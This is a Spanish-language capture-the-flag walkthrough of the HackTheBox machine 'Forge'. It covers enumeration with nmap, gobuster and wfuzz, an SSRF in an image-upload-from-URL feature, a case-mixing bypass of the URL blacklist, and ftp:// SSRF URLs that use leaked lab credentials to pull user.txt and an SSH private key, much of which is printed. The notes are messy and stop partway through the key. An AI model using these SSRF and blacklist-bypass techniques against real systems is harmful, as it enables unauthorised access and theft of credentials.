

# Forge

#####Machine Linux

Medium#####

Forge es una máquina linux mediana que presenta una vulnerabilidad SSRF en la página web principal que puede ser explotada para acceder a servicios que sólo están disponibles en localhost. En concreto, se está ejecutando un servidor FTP pero está detrás de un cortafuegos que impide cualquier conexión excepto desde localhost. La fuerza bruta del host virtual revela un nuevo host virtual de administrador que también está bloqueado para conexiones externas. La página web principal ofrece la posibilidad de subir archivos de imagen desde URLs, pero no hay comprobaciones para validar si el archivo es una imagen real o no. Esto permite a un atacante especificar una URL a una máquina que controla para redirigir el tráfico a los servicios internos que se ejecutan en la caja. La exfiltración de datos del host virtual del administrador interno revela credenciales que pueden utilizarse para acceder al servidor FTP, explotando la misma vulnerabilidad SSRF. A través del FTP, se puede extraer la clave SSH del `usuario`. La escalada de privilegios se basa en un script Python que el `usuario` es capaz de ejecutar usando sudo. Provocar un error en el script hará que se ejecute `Pdb`, un depurador interactivo de Python que puede interpretar comandos de Python. Como `Pdb` se ejecuta como `root`, ya que el script principal se ejecutó usando `sudo`, se puede generar un shell de root.

Escaneo:

Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-01-13 09:13 -05

Nmap scan report for 10.10.11.111 (10.10.11.111)

Host is up (0.074s latency).

Not shown: 997 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

21/tcp filtered ftp

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)

| 256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)

|\_ 256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)

80/tcp open http Apache httpd 2.4.41 ((Ubuntu))

|\_http-title: Did not follow redirect to <http://forge.htb>


|\_http-server-header: Apache/2.4.41 (Ubuntu)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel



Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 11.34 seconds

al dirigirnos al puerto 80 nos sale esto



hay un virtual host con dominio forge.htb entonces lo añado al /etc/hosts




gobuster

```
gobuster dir -u http://forge.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml,""
```

```
/. (Status: 200) [Size: 2050]
/uploads (Status: 301) [Size: 224] [--> http://forge.htb/uploads/]
/static (Status: 301) [Size: 307] [--> http://forge.htb/static/]
/upload (Status: 200) [Size: 929]
```

subimos un archivo en uploads




Upload local file    Upload from url

Browse... No file selected.

Submit

**File uploaded successfully to the following url:**  
**<http://forge.htb/uploads/kQRO8PB2TvGsHyI4Mlri>**


y nos dice que no se puede subir porque contiene errores



Por expertis cuando se aplica virtual hosting siempre hay que buscar subdominos para ello utilizamos


importante recordar lo del --hc cambia dependiendo de las respuestas

`wfuzz -H 'HOST:FUZZ.forge.htb' -w /usr/share/dnsrecon/subdomains-top1mil-5000.txt -u forge.htb --hc 302`



encontramos el subdominio admin lo metemos al /etc/hosts

```
10.10.11.143 office.paper chat.office.paper
10.10.10.206 passage.htb 000002885: 400
10.10.11.111 forge.htb admin.forge.htb 000003050: 400
000004083: 400
```



Only localhost is allowed!

validando un poco veo que upload local fille y upload from url son botones distintos

**Upload local file**      **Upload from url**

No file selected.

**Upload local file**      **Upload from url**

en url intneto validar si puede hacer un get a mi server en python para validar si es susceptible a la vulnera-

Upload local file    Upload from url

Submit

**File uploaded successfully to the following url:**  
**<http://forge.htb/uploads/ZIeBQd3DbNqQ1irkQ20p>**

en efecto me tira un get por lo cual es vulnerable a SSRF

```
~/machineshtb/Forge
python3 -m http.server 2000
Serving HTTP on 0.0.0.0 port 2000 (http://0.0.0.0:2000/) ...
10.10.11.111 - - [13/Jan/2024 10:20:13] "GET / HTTP/1.1" 200 -
```

SI HAGO un curl a la url de la pantalla me sale mis archivos

```
curl -s -X GET "http://forge.htb/uploads/2IeBQd3DbNqQ1irkQ20p"
<!DOCTYPE HTML>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href=".Forge.ctb~">.Forge.ctb~</a></li>
<li><a href=".Forge.ctb~~">.Forge.ctb~~</a></li>
<li><a href=".Forge.ctb~~~">.Forge.ctb~~~</a></li>
<li><a href="ejemplo.jpg">ejemplo.jpg</a></li>
<li><a href="Forge.ctb">Forge.ctb</a></li>
<li><a href="Forge.pdf">Forge.pdf</a></li>
<li><a href="shell.jpg.php">shell.jpg.php</a></li>
</ul>
<hr>
</body>
</html>
```

~/machineshtb/Forge

con esto concluyo que solo se puede utilizar http y https entonces la idea es sacar información de la víctima es decir consultar que archivos tiene para eso pruebo con el dominio admin.

Upload local file      Upload from url

Submit

## L contains a blacklisted address!

me dice que es lista negra aqui pasa algo curioso las blacklisted solo funcionan cuando tienen la misma forma es decir si combinamos minuscualas y mayuscualas **se puede baypasear (Bypassing URL Blacklist)**

Upload local file      Upload from url

Submit


aqui no funciona pero cuando cambio cada letra en la mitad si funciona

## Upload local file    Upload from url

**File uploaded successfully to the following url:**  
**<http://forge.htb/uploads/IAZuE1l24p2g3TzUr6MC>**

ahora hago un curl

```
curl -s -X GET "http://forge.htb/uploads/IAZuE1l24p2g3TzUr6MC"
```



nos aparecen parece que directorios /announcements y uploads

Me dirijo a announcements

<http://adMin.foRge.hTb/announcements>



# Upload local file      Upload from url

in.foRge.hTb/announcements

Submit

## Upload local file      Upload from url

Browse... No file selected.

Submit

**File uploaded successfully to the following url:**  
**<http://forge.htb/uploads/jyBqtW3rmwtTliNeosJ7>**

hago curl

```
curl -X GET "http://forge.htb/uploads/jyBqtW3rmwtTliNeosJ7"
<!DOCTYPE html>
<html>
<head>
<title>Announcements</title>
</head>
<body>
<link rel="stylesheet" type="text/css" href="/static/css/main.css">
<link rel="stylesheet" type="text/css" href="/static/css/announcements.css">
<header>
<nav>
<h1 class=""><a href="/">Portal home</a></h1>
<h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
<h1 class="align-right"><a href="/upload">Upload image</a></h1>
</nav>
</header>
<br><br><br>
<ul>
<li>An internal ftp server has been setup with credentials as user:heightofsecurity123!</li>
<li>The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from url.</li>
<li>The /upload endpoint has been configured for easy scripting of uploads, and for uploading an image, one can simply pass a url with ?u=&lt;url&gt;.</li>
</ul>
</body>
</html>
```

user:heightofsecurity123!

tenemos credenciales para ftp el cual esta filtrado recordemos del nmap posiblemente por un firewall ,  
aparte tambien vemos un ?u=

para conectarnos por ftp lo normal seria ftp -p 21 user@forge.htb pero como esta filtrado por un firewall

y solo tenemos el ssrf tenemos que buscar la forma de aprovecharnos de esto para acceder al ftp  
Para ello usamos la url de admin y en vez colocar un directorio le pedimos que se conecte por <ftp://user:heightofsecurity123!@forge.htb>

<http://adMin.foRge.hTb/ftp://user:heightofsecurity123!@forge.htb>  
pero no dejo

## Upload local file    Upload from url

heightofsecurity123!@forge.htb

Submit

## Invalid protocol! Supported protocols: http, https

### html2text

Validando nuevamente el directorio announcements pero en formato html veo exactamente que es ?u=  
`curl -s -X GET "http://forge.htb/uploads/T9ALroyfCeIduaaw54IP" | html2text`

```
curl -s -X GET "http://forge.htb/uploads/T9ALroyfCeIduaaw54IP" | html2text
***** Portal_home *****
***** Announcements *****
***** Upload_image *****

* An internal ftp server has been setup with credentials as user:
heightofsecurity123!
* The /upload endpoint now supports ftp, ftps, http and https protocols for
uploading from url.
* The /upload endpoint has been configured for easy scripting of uploads,
and for uploading an image, one can simply pass a url with ?u=<url>.
```

?u=url a qui iria entonces la conexion por ftp <ftp://user:heightofsecurity123!@forge.htb> desde el directorio /upload quedando de la siguiente forma:

<http://adMin.foRge.hTb/upload?url=ftp://user:heightofsecurity123!@forge.htb>

me indica que contiene lista negra

## Upload local file    Upload from url

## URL contains a blacklisted address!

aca tambien hay que cambiar por mayusculas el dominio por foRge.hTb

<http://adMin.foRge.hTb/upload?url=ftp://user:heightofsecurity123!@foRge.hTb>

## Upload local file    Upload from url

## File uploaded successfully to the following url:

<http://forge.htb/uploads/5cjRL9Y4RezysClSgzPv>

nuevamente curl a la dirección pero no funcioo parece que es por un problema despues de upload no es url si no u

nuevamente intento cambiando casi toda la url

<http://AdmiN.Forge.Htb/upload?u=ftp://user:heightofsecurity123!@foRge.hTb>

## Upload local file    Upload from url

Browse... No file selected.

Submit

**File uploaded successfully to the following url:**  
**<http://forge.htb/uploads/pRhuIDk1wlXbnr2dn9xy>**

curl

```
~/machineshtb/Forge
curl -s -X GET "http://forge.htb/uploads/pRhuIDk1wlXbnr2dn9xy" | html2text
drwxr-xr-x 3 1000 1000 4096 Aug 04 2021 snap -rw-r----- 1 0 1000 33 Jan 13 14:
04 user.txt
```

encontramos user.txt podriamos ver la flag

[http://AdmiN.Forge.Htb/upload?u=ftp://user:heightofsecurity123!@foRge.hTb/.ssh/id\\_rsa](http://AdmiN.Forge.Htb/upload?u=ftp://user:heightofsecurity123!@foRge.hTb/.ssh/id_rsa)

```
~/machineshtb/Forge
curl -s -X GET "http://forge.htb/uploads/S2q0HzZKWaRNzWiDS9gk" | html2text
9a661fd23153b455982e6c99df6ffb39

~/machineshtb/Forge
[0] 0:zsh- 1:zsh* 2:python3
```

ya en este punto podriamos ver que tiene la maquina para acceder por ejemplo llaves ssh intentamos  
asumiendo que estamos en el directorio

home del user

[http://AdmiN.Forge.Htb/upload?u=ftp://user:heightofsecurity123!@foRge.hTb/.ssh/id\\_rsa](http://AdmiN.Forge.Htb/upload?u=ftp://user:heightofsecurity123!@foRge.hTb/.ssh/id_rsa)

Upload local file

Upload from url

Browse...

No file selected.

Submit

**File uploaded successfully to the following url:**

**<http://forge.htb/uploads/jirpdFjl2hjOtXKCIkXP>**

nuevamente curl

curl -s -X GET "<http://forge.htb/uploads/jirpdFjl2hjOtXKCIkXP>" | html2text

```
~/machineshtb/Forge
curl -s -X GET "http://forge.htb/uploads/jirpdFjl2hjOtXKCIkXP" | html2text
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAadzC2gtcn
NhAAAAAwEAAQAAAYEAnZIO+Qywfgnftqo5as+orHW/w1WbrG6i6B7Tv2PdQ09NixOmtHR3
rnxHouv4/l1p02njPf5GbJVHAsMwJDXmDNjaqZf090YC7K7hr7FV6xlUWThwcKo0hIOVuE
7Jh1d+jfpDYYXqON5r6DzODI5WMwLKl9n5rbtFko3xaLewkHYTE2YY3uvVppxsnCvJ/6uk
r6p7bzcRygYrTyEAWg5gORfsqhC3Hao0xXiXgGzTWyXtf2o4zmNhstfdgWWBpEfbgFgZ3D
WJ+u2z/V0bp0IIKEfsgX+cWXQut8RJAnKgTUjGAmfNRL9nJxomYHlySQz2xL4UYXXzXr8G
```

y tenemos llave ssh

la pegamos y damos permisos

```
~/machineshtb/Forge
curl -s -X GET "http://forge.htb/uploads/jirpdFjl2hjOtXKCIkXP" | html2text > llave.key
[0] 0:zsh- 1:zsh* 2:python3
```


antes la organizo

```
wS5q+66leUP0KZrDdow0s77QD+86dDjoq4fMRLl4yPfW0sxEkG90rv0r3Z9ga1jPCSFNAb
RVFD+gXCA0BF+afizL3fm40cHECsUifh24QqUSJ5f/xZBKu04Ypad8nH9nlkRdfOuh2jQb
nR7k4+Pryk8HqgNS3/g1/Fpd52DDziDOAIf0RntwkuiQSlg63hF3vadCAV3KIVLtBONXH2
shlLupso7WoS0AAAKdXNlckBmb3JnZQE= -----END OPENSSH PRIVATE KEY-----
```

```


wDaQv1swk9HwZlXGvDRWcMTFGTGRnyetZbgA9vVKhnUtGqq0skZxoP1ju1ANVaaVzirMeu
DXfkipfN2GkoA/ulod3LyPZx3QcT8QafdbwAJ0MHNffKVbqDvtn8Ug4/yfLCueQdlCBAAAA
wFoM1lMgd3jFFi0qgCRI14rDTpa7wzn5QG0HlWeZuqjFMqtLQcDlhmE1vDA7aQE6fyLYbM
0sSeyvkPIKbckcL5YQay63Y0BwRv9npaTs9ISxvrII5n26hPF8DPamPbnAENuBmWd5iqUf
FDb5B7L+sJai/JzYg0KbggvUd45JsVeaQrBx32Vkw8wKDD663agTMxSqRM/wT3qLk1zmvG
NgD51AfvS/NomELAZbbrVTowVBzIAX2ZvkdhaNwHlCbsqerAAAAMEAzRnXpuHQBQI3vFkC
9vCV+ZfL9yfI2gz9oWrk9NWOP46zuzRCmce4Lb8ia2tLQNbnG9cBTE7TARGBY0Q0giWY0P
fikLIICAMoQseNHAhCPWXVsLL5yUydSSVZTrUnM7Uc9rLh7XDomdU7j/2lNEcCVSI/q1vZ
dEg5oFrreGIZysTBykyizOmFGElJv5wBEV5JDYI0nf0+8xoHbwaQ2if9GLXLBF2f0BmXr W/
y1sxXy8nrltMVzVfCP02sbkBV9JZAAAAwQDERJZn6A+nTI+5g2LkofWK1BA0X79ccXeL
wS5q+66leUP0KZrDdow0s77QD+86dDjoq4fMRLl4yPfwOsxEkg90rv0r3Z9ga1jPCSFNAb
RVFD+gXCAOBF+afizL3fm40cHECsUifh24QqUSJ5f/xZBKu04Ypad8nH9nlkRdf0uh2jQb
nR7k4+Pryk8HggNS3/g1/Fpd52DDziDOAIforntwkuiQSlg63hF3vadCAV3KIVLtBONXH2
shlLupso7WoS0AAAAKdXNlckBmb3JnZQE=
-----END OPENSSH PRIVATE KEY-----

```



e intento conectarme con el usuario user sin embargo me dio problemas por el formato html2text entonces

curl -s -X GET "<http://forge.htb/uploads/oFBkMx6HHUvnM923esgb>" > llave.key





```
~/machineshtb/Forge
curl -s -X GET "http://forge.htb/uploads/oFBkMx6HHUvnM923esgb" > llave.key
chmod 600 llave.key
File Edit Insert Format Tools

~/machineshtb/Forge
cat llave.key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAnZIO+Qywfgnftqo5as+orHW/w1WbrG6i6B7Tv2PdQ09Nix0mtHR3
rnxHouv4/l1p02njPf5GbjVHASMwJDXmDNjaqZf090YC7K7hr7FV6xlUWThwcKo0hIOVuE
7Jh1d+jfpDYXqON5r6Dz0DI5WmWKL9n5rbtFko3xaLewkHYTE2YY3uvVppxsncvJ/6uk
r6p7bzcRygYrTyEAWg5gORfsqhC3Hao0xXiXgGzTWyXtf2o4zmNhstfdgWWBpEfbgFgZ3D
WJ+u2z/VObp0IIKEfsgX+cWXQUt8RJAnKgTUjGAmfNRL9nJxomYHlySQz2xL4UYXXzXr8G
mL6X0+nKrRglaNFdC0ykLTGsiGs1+bc6jJiD1ESiebAS/ZLATTsaH46IE/vv9X0J05qEXR
